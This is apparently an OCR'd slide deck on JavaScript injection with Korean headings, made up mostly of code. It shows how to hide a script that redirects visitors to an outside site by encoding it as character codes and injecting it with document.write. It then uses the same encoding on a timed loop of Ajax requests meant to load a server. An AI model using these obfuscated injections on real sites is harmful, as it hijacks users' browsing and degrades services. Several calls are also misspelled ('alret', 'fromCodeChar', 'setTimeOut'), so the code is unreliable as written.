JavaScript Injection

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
Hacker
Sql Injection
JavaScript Injection
Portal
Business
News
Game
Other Services
Integrated Service
Inserted JavaScript
traffic
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
redirect
attack
Attack Site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Code Example

Redirect CharCode 생성

```
var a = "location.href='http://blog.ecmas4.com'";
var b = [];

for(var i=0; i<a.length; i++) {
  b.push(a.charCodeAt(i));
}
alret(b); //108,111,99,97,116,105,111,110,46,104,114,101,102,61,39,104,116,116,112,58,47,47,98,108,111,103,46,101,99,109,97,115,52,46,99,111,109,39
```

Injection Code

```
document.write(
    String.fromCodeChar(
          108,111,99,97,116,105,111,110,46,104,114,101,102,61,39,104,116,116,112,58,47,47,98,108,111,103,46,101,99,109,97,115,52,46,99,111,109,39));
```

Server Attack usion Prototype.js Library 응용

```
var a = "setTimeOut( function() { new Ajax.Request('server_side_complex_process.php', options); }, 10 );";
var b = [];

for(var i=0; i<a.length; i++) {
  b.push(a.charCodeAt(i));
}
alret(b);
//115,101,116,84,105,109,101,79,117,116,40,32,102,117,110,99,116,105,111,110,40,41,32,123,32,110,101,119,32,65,106,97,120,46,82,101,113,117,101,115,116,40,8216,115,101,
114,118,101,114,95,115,105,100,101,95,99,111,109,112,108,101,120,95,112,114,111,99,101,115,115,46,112,104,112,8217,44,32,111,112,116,105,111,110,115,41,59,32,125,44,32
,49,48,32,41,59
```